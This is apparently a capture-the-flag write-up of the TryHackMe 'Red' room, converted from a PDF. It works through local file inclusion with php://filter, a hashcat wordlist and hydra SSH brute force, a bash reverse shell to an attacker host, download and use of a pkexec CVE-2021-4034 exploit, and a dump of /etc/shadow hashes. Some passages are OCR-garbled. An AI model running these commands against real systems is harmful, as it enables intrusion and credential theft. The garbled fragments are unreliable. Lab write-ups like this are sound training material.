
Red

15072023Sat

A classic battle for the ages.

TryHackMe | Red







 ${\bf At lanta\ is\ a\ modern\ and\ fully\ responsive\ Template\ by\ WebThemez.}$

Nullam ac moncus sapien, non gravida purus. Alinon elit imperdiet congue. Integer ultricies Sed elit imperdiet congue. Integer ultricies sed ligula eget tempus. Red was here, Blue is a loser

16072023Sun

https://www.youtube.com/@osmandagdelen9575

Red - CTF (TryHackMe) | RED VS BLUE | detail explained

This PHP code appears to be a simple file retrieval script with basic input sanitization to mitigate directory traversal attacks. Let's break it down step by step:


1. The code defines a function called `sanitize_input(\$param)`, which takes a
parameter `\$param` (presumably user input) and sanitizes it by removing

occurrences of "../" and "./" using the `str_replace()` function. This is done to prevent directory traversal attacks, where an attacker tries to access files outside the intended directory.

- 2. The code then attempts to retrieve a value from the `\$_GET` superglobal array with the key "page" using `\$page = \$_GET['page'];`. This suggests that the script expects a URL parameter like "?page=some_file.html".
- 3. The script checks if the "page" parameter is set and if it matches a regular expression $^{\prime}$ [a-z]/ $^{\prime}$. This regex checks if the parameter starts with a lowercase letter.
- 4. If the parameter is set and passes the regex check, the script calls the `sanitize_input(\$page)` function to sanitize the user input. The sanitized input is then used as a filename in the `readfile()` function, which reads and outputs the contents of the specified file to the browser.
- 5. If the "page" parameter is not set or does not pass the regex check, the script redirects the user to "/index.php?page=home.html". This is a fallback behavior to ensure that the user is always directed to a valid page.

It's worth noting that while this code includes some basic input sanitization, it should not be considered a comprehensive security measure. Proper security practices require additional measures such as validating the input against a predefined list of allowed files and using more advanced security functions and mechanisms to prevent various attacks.

php://filter/resource=/etc/passwd



```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
```

landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin

pollinate:x:110:1::/var/cache/pollinate:/bin/false

usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin


sshd:x:112:65534::/run/sshd:/usr/sbin/nologin


systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin

blue:x:1000:1000:blue:/home/blue:/bin/bash

lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false

red:x:1001:1001::/home/red:/bin/bash





```
NAME="Ubuntu"

VERSION="20.04.4 LTS (Focal Fossa)"

ID=ubuntu

ID_LIKE=debian

PRETTY_NAME="Ubuntu 20.04.4 LTS"

VERSION_ID="20.04"
```

```
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG REPORT URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-
VERSION CODENAME=focal
UBUNTU_CODENAME=focal
php://filter/resource=/home/blue/.bash_history
echo "Red rules"
hashcat --stdout .reminder -r /usr/share/hashcat/rules/best64.rule > passlist.txt
cat passlist.txt
rm passlist.txt
sudo apt-get remove hashcat -y
php://filter/resource=/home/blue/.reminder
sup3r_p@s$w0rd!
hashcat --stdout .reminder -r /usr/share/hashcat/rules/best64.rule > passlist.txt
```

hydra -l blue -P passlist.txt ssh://10.10.54.182

```
- (%ali@ Mail); [of Man/redislate]
- (%ali@ Mail); [of Mail); [of Man/redislate]
- (%ali@ Mail); [of Mail); [of Mail); [of Mail); [of Mail); [of Mail]; [of Mail
```

```
hydra -l blue -P passlist.txt ssh://10.10.54.182
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-07-16
13:48:32
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 77 login tries (l:1/p:77), ~5 tries per task
```

```
[DATA] attacking ssh://10.10.54.182:22/
[22][ssh] host: 10.10.54.182 login: blue password: sup3r_p@s$w0sup3r_p@s$w0

1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete
until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-07-16
13:48:51
```

```
ssh blue@10.10.54.182
sup3r_p@s$w0sup3r_p@s$w0
```

```
| Salishali)-[-/thm/redis131]
| Sympto -1 blue = passistatt shr:/180:180-54.182
| Sympto -2.4 (c) 2922 by van Hausvar-th-/th-hydra) starting at 2023-07-18 1313133
| Marking | May 2922 by van Hausvar-th-/th-hydra) starting at 2023-07-18 1313133
| May 180 |
```

sup3r_p@s\$w0rd!9

```
blue@red:~$ ls -lah
total 40K
drwxr-xr-x 4 root blue 4.0K Aug 14 2022 .
drwxr-xr-x 4 root root 4.0K Aug 14 2022 ...
-rw-r--r-- 1 blue blue 166 Jul 16 05:47 .bash_history
-rw-r-- 1 blue blue 220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 blue blue 3.7K Feb 25 2020 .bashrc
drwx----- 2 blue blue 4.0K Aug 13 2022 .cache
-rw-r---- 1 root blue
                         34 Aug 14
                                     2022 flag1
-rw-r--r-- 1 blue blue 807 Feb 25 2020 .profile
-rw-r--r-- 1 blue blue
                         16 Aug 14 2022 .reminder
      — 2 root blue 4.0K Aug 13 2022 .ssh
blue@red:~$ cat flag1
THM{Is_thAt_all_y0u_can_d0_blU3?}
blue@red:~$ You really think you can take down my machine Blue?
```

17072023Mon

```
blue@red:~$ There is no way you are going to own this machine
No you are repeating yourself, you are repeating yourself
There is no way you are going to own this machine
Oh let me guess, you are going to go to the /tmp or /dev/shm directory to run Pspy? Yawn
Oh let me guess, you are going to go to the /tmp or /dev/shm directory to run Pspy? Yawn
Fine fine, just run sudo -l and then enter this password WW91IHJlYWxseSBzdWNrIGF0IHRoaXMgQmx1ZQ=
Roses are Red, but violets aren't blue, They're purple, you dope. Now go get a clue.
Get out of my machine Blue!!
Say Bye Bye to your Shell Blue and that password
Connection to 10.10.152.14 closed by remote host.
Connection to 10.10.152.14 closed.

(kali@kali)-[~/thm/redisl33t]
```

```
blue@red:~$ There is no way you are going to own this machine

No you are repeating yourself, you are repeating yourself

There is no way you are going to own this machine

Oh let me guess, you are going to go to the /tmp or /dev/shm directory to run

Pspy? Yawn

Oh let me guess, you are going to go to the /tmp or /dev/shm directory to run

Pspy? Yawn

Fine fine, just run sudo -l and then enter this password

WW91IHJlYWxseSBzdWNrIGF0IHRoaXMgQmx1ZQ==

Roses are Red, but violets aren't blue, They're purple, you dope. Now go get a clue.

Get out of my machine Blue!!
```

```
Say Bye Bye to your Shell Blue and that password

Connection to 10.10.152.14 closed by remote host.

Connection to 10.10.152.14 closed.
```

```
echo 'WW91IHJlYWxseSBzdWNrIGF0IHRoaXMgQmx1ZQ==' |base64 -d
```

You really suck at this Blue

```
/usr/bin/echo "10.17.44.152 redrules.thm" | tee -a /etc/hosts
```

```
0:00 [kworker/0:1-mm_percpu_wq]
0:00 bash -c nohup bash -i >& /dev/tcp/redrules.thm/9001 0>&1 &
0:00 sshd: blue [priv]
0:00 /lib/systemd/systemd --user
0:00 (sd-pam)
                                    0.0
red
                        2158 0.2 0.4 13932 8756 ?
2177 1.6 0.4 18384 9348 ?
2178 0.0 0.1 168800 3404 ?
                                                                                                            08:34
blue
blue
                                                                                                                              0:00 [kworker/0:2]
                        2259 0.0 0.2 14064 5476 ?
2260 1.0 0.2 8276 5168 pts/0
2270 0.0 0.1 8888 3244 pts/0
                                                                                                                           0:00 sshd: blue@pts/0
0:00 -bash
0:00 ps aux
bl ue
                                                                                                               08:34
                                                                                                    Ss 08:34
R+ 08:34
blue
blue 2270 0.0 0.1 8888 3244 pts/0 R+ 08:34 0:00 ps aux blue@red:~$ /usr/bin/echo "10.10.152.14 redrules.thm" | tee -a /etc/hosts 10.10.152.14 redrules.thm
blue@red:~$ cat /etc/hosts
127.0.0.1 localhost
127.0.1.1 red
192.168.0.1 redrules.thm
# The following lines are desirable for IPv6 capable hosts
::1 ip6-localhost ip6-loopback
 fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouter
10.10.152.14 redrules.thm
blue@red:~$
```

```
blue@red:~$ cat /etc/hosts
127.0.0.1 localhost
127.0.1.1 red
192.168.0.1 redrules.thm

# The following lines are desirable for IPv6 capable hosts
::1 ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouter
10.17.44.152 redrules.thm
blue@red:~$
```

```
      (kali⊗ kali)-[~]

      $ cat /etc/hosts

      127.0.0.1 localhost

      127.0.1.1 kali

      ::1 localhost ip6-localhost ip6-loopback

      ff02::1 ip6-allnodes

      ff02::2 ip6-allrouters

      10.17.44.152 redrules.thm
```

```
nc -nlvp 9001
listening on [any] 9001 ...
connect to [10.17.44.152] from (UNKNOWN) [10.10.152.14] 59030
```

```
bash: cannot set terminal process group (2887): Inappropriate ioctl for device
bash: no job control in this shell
red@red:~$ cat flag2.txt
cat flag2.txt
cat: flag2.txt: No such file or directory
red@red:~$ cat flag2
cat flag2
THM{YOu_won't_mak3_IT_furTH3r_th@n_th1S}
red@red:~$
```

```
(kali@ kali)-[~/thm/redisl33t]
$ nc -nlvp 9001
listening on [any] 9001 ...
connect to [10.17.44.152] from (UNKNOWN) [10.10.152.14] 59030
bash: cannot set terminal process group (2887): Inappropriate ioctl for device
bash: no job control in this shell
red@red:~$ cat flag2.txt
cat flag2.txt
cat: flag2.txt: No such file or directory
red@red:~$ cat flag2
cat flag2
THM{Y0u_won't_mak3_IT_furTH3r_th@n_th1S}
red@red:~$
```

```
red@red:~$ ls -lah
ls -lah
total 36K
drwxr-xr-x 4 root red 4.0K Aug 17 2022 .
drwxr-xr-x 4 root root 4.0K Aug 14 2022 ..
lrwxrwxrwx 1 root root 9 Aug 14 2022 .bash_history → /dev/null
-rw-r--r-- 1 red red 220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 red red 3.7K Feb 25 2020 .bashrc
-rw-rw-r-- 1 red red 75 Aug 14 2022 .selected_editor
-rw----- 1 red red
                             0 Aug 17 2022 .viminfo
red@red:~$ find / -type f -name flag3 2>/dev/null
find / -type f -name flag3 2>/dev/null
red@red:~$ ls -lah /root
ls -lah /root
ls: cannot open directory '/root': Permission denied
red@red:~$ ls -lah /
ls -lah /
total 1.7G
drwxr-xr-x 19 root root 4.0K Aug 13 2022 .
drwxr-xr-x 19 root root 4.0K Aug 13 2022 ..
lrwxrwxrwx 1 root root 7 Feb 23 2022 bin → usr/bin
drwxr-xr-x 4 root root 4.0K Jul 17 08:51 boot
drwxr-xr-x 16 root root 3.9K Jul 17 08:06 dev
drwxr-xr-x 101 root root 4.0K Jul 17 08:51 etc
drwxr-xr-x 4 root root 4.0K Aug 14 2022 home
lrwxrwxrwx 1 root root 7 Feb 23 2022 lib → usr/lib
lrwxrwxrwx 1 root root 9 Feb 23 2022 lib32 → usr/lib32
lrwxrwxrwx 1 root root 9 Feb 23 2022 lib64 → usr/lib64
lrwxrwxrwx 1 root root 10 Feb 23 2022 libx32 → usr/libx32
drwx——— 2 root root 16K Aug 13 2022 lost+found
drwxr-xr-x 2 root root 4.0K Feb 23 2022 media
drwxr-xr-x 2 root root 4.0K Feb 23 2022 mnt
drwxr-xr-x 2 root root 4.0K Apr 7 14:05 opt
dr-xr-xr-x 176 root root 0 Jul 17 08:06 proc
drwx----- 6 root root 4.0K Apr 24 22:33 root drwxr-xr-x 27 root root 900 Jul 17 08:51 run
lrwxrwxrwx 1 root root 8 Feb 23 2022 sbin → usr/sbin
drwxr-xr-x 5 root root 4.0K Mar 14 02:43 snap
drwxr-xr-x 2 root root 4.0K Feb 23 2022 srv
        — 1 root root 1.7G Aug 13 2022 swap.img
-rw-
dr-xr-xr-x 13 root root 0 Jul 17 08:06 sys
drwxrwxrwt 12 root root 4.0K Jul 17 08:51 tmp
drwxr-xr-x 14 root root 4.0K Feb 23 2022 usr
drwxr-xr-x 14 root root 4.0K Aug 13 2022 var
red@red:~$
```

```
red@red:~$ ls -lah
ls -lah
total 36K
drwxr-xr-x 4 root red 4.0K Aug 17 2022 .
drwxr-xr-x 4 root root 4.0K Aug 14 2022 ..
lrwxrwxrwx 1 root root 9 Aug 14 2022 .bash_history → /dev/null
-rw-r--r-- 1 red red 220 Feb 25 2020 .bash_logout

-rw-r--r-- 1 red red 3.7K Feb 25 2020 .bashrc

drwx----- 2 red red 4.0K Aug 14 2022 .cache

-rw-r----- 1 root red 41 Aug 14 2022 flag2
drwxr-x- 2 red red 4.0K Aug 14 2022 .git
                          807 Aug 14 2022 .profile
-rw-r--r-- 1 red red
-rw-rw-r-- 1 red red
                            75 Aug 14 2022 .selected_editor
-rw---- 1 red red
                            0 Aug 17 2022 .viminfo
red@red:~$ cd .git
cd .git
red@red:~/.git$ ls -lah
ls -lah
total 40K
drwxr-x- 2 red red 4.0K Aug 14 2022 .
drwxr-xr-x 4 root red 4.0K Aug 17
                                         2022 ..
-rwsr-xr-x 1 root root 31K Aug 14 2022 pkexec
red@red:~/.git$
```

```
red@red:~/.git$ ls -lah
ls -lah
total 40K
drwxr-x- 2 red red 4.0K Aug 14 2022 .
drwxr-xr-x 4 root red 4.0K Aug 17 2022 ..
-rwsr-xr-x 1 root root 31K Aug 14 2022 pkexec
red@red:~/.git$ ./pkexec -- version
./pkexec -- version
pkexec version 0.105
red@red:~/.git$
```

wget -c https://raw.githubusercontent.com/joeammond/CVE-2021-4034/main/CVE-2021-4034.py

```
red@red:~/.git$ ./pkexec --version
./pkexec --version
pkexec version 0.105
red@red:~/.git$ cd /tmp
cd /tmp
red@red:/tmp$ wget -c http://10.17.44.152:8000/CVE-2021-4034.py
wget -c http://10.17.44.152:8000/CVE-2021-4034.py
--2023-07-17 09:10:58-- http://10.17.44.152:8000/CVE-2021-4034.py
Connecting to 10.17.44.152:8000 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3262 (3.2K) [text/x-python]
Saving to: 'CVE-2021-4034.py'
                                                                                100% 3.26M=0.001s
2023-07-17 09:10:58 (3.26 MB/s) - 'CVE-2021-4034.py' saved [3262/3262]
red@red:/tmp$ ls -lah
ls -lah
total 52K
drwxrwxrwt 12 root root 4.0K Jul 17 09:10 .
drwx----
               3 root root 4.0K Jul 17 08:06 systemd-private-b5d4bb3b97b945009ac971822c077705-systemd-timesyncd.service-54c7Uh
drwxrwxrwt 2 root root 4.0K Jul 17 08:06 .Test-unix drwxrwxrwt 2 root root 4.0K Jul 17 08:06 .XII-unix drwxrwxrwt 2 root root 4.0K Jul 17 08:06 .XIM-unix red@red:/tmp$
kali@kali)-[~/thm/redisl33t]
—(kali@kali)-[-/thm/redisl331]

5 python3 -m http.server

erving HTP on 0.0.0.0 port 5800 (http://0.0.0.0:8000/) ...

0.10.152.14 - - [17/Jul/2023 15:40:57] "GET /CVC-2021-4034.py HTTP/1.1" 200
```



```
red@red:/tmp$ wget -c http://10.17.44.152:8000/CVE-2021-4034.py
wget -c http://10.17.44.152:8000/CVE-2021-4034.py
--2023-07-17 09:21:00-- http://10.17.44.152:8000/CVE-2021-4034.py
Connecting to 10.17.44.152:8000 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3268 (3.2K) [text/x-python]
Saving to: 'CVE-2021-4034.py'
     0K ...
                                                               100% 3.04M=0.001s
2023-07-17 09:21:01 (3.04 MB/s) - 'CVE-2021-4034.py' saved [3268/3268]
red@red:/tmp$ python3 CVE-2021-4034.py
python3 CVE-2021-4034.py
id
uid=0(root) gid=1001(red) groups=1001(red)
cat /root/flag3
THM{Go0d_Gam3_Blu3_GG}
```

```
THM{Go0d Gam3 Blu3 GG}
```

```
cat /etc/shadow
root:$6$UOVHBYFDzdwI2p1g$vu3yeAN8uBeiibQbM3f8ijWuLsoEe.uuSjMUv8Y2K2KcAUpoVINYp1pL
gv4J5N/3bGVegml57cAGDZ1yKx9cY0:19217:0:99999:7:::
daemon:*:19046:0:99999:7:::
bin:*:19046:0:99999:7:::
sys:*:19046:0:99999:7:::
sync:*:19046:0:99999:7:::
games:*:19046:0:99999:7:::
man:*:19046:0:99999:7:::
lp:*:19046:0:99999:7:::
mail:*:19046:0:99999:7:::
news:*:19046:0:99999:7:::
uucp:*:19046:0:99999:7:::
proxy:*:19046:0:99999:7:::
www-data:*:19046:0:99999:7:::
backup: *:19046:0:99999:7:::
list:*:19046:0:99999:7:::
irc:*:19046:0:99999:7:::
gnats:*:19046:0:99999:7:::
nobody:*:19046:0:99999:7:::
systemd-network:*:19046:0:99999:7:::
systemd-resolve:*:19046:0:99999:7:::
systemd-timesync:*:19046:0:99999:7:::
messagebus:*:19046:0:99999:7:::
syslog:*:19046:0:99999:7:::
apt:*:19046:0:99999:7:::
```

```
tss:*:19046:0:99999:7:::
uuidd:*:19046:0:99999:7:::
tcpdump:*:19046:0:99999:7:::
landscape:*:19046:0:99999:7:::
pollinate:*:19046:0:99999:7:::
usbmux:*:19217:0:99999:7:::
sshd:*:19217:0:99999:7:::
systemd-coredump:!!:19217::::::
blue:$6$Rv9WN31PMJzrpa5C$1ZbcoxD..JnsJgL3xwJK6VzGcvyaU.eszUzqSK2CBMoUfTwxs5SRwsiI
tWTKpcoMtrIsdcbofWgIF0i00c0G.::19555:0:99999:7:::
lxd:!:19217:::::
red:$6$9N2RSdHqESRVzXne$9ZbaIFsBgC726dRaR3R/RBG/PxTCXLulc26Uxz34b7nmiiLT2VeMFL9rE
vSdxFw4EZuxyw1ewxld0hYtsD4fM0:19218:0:99999:7:::
```

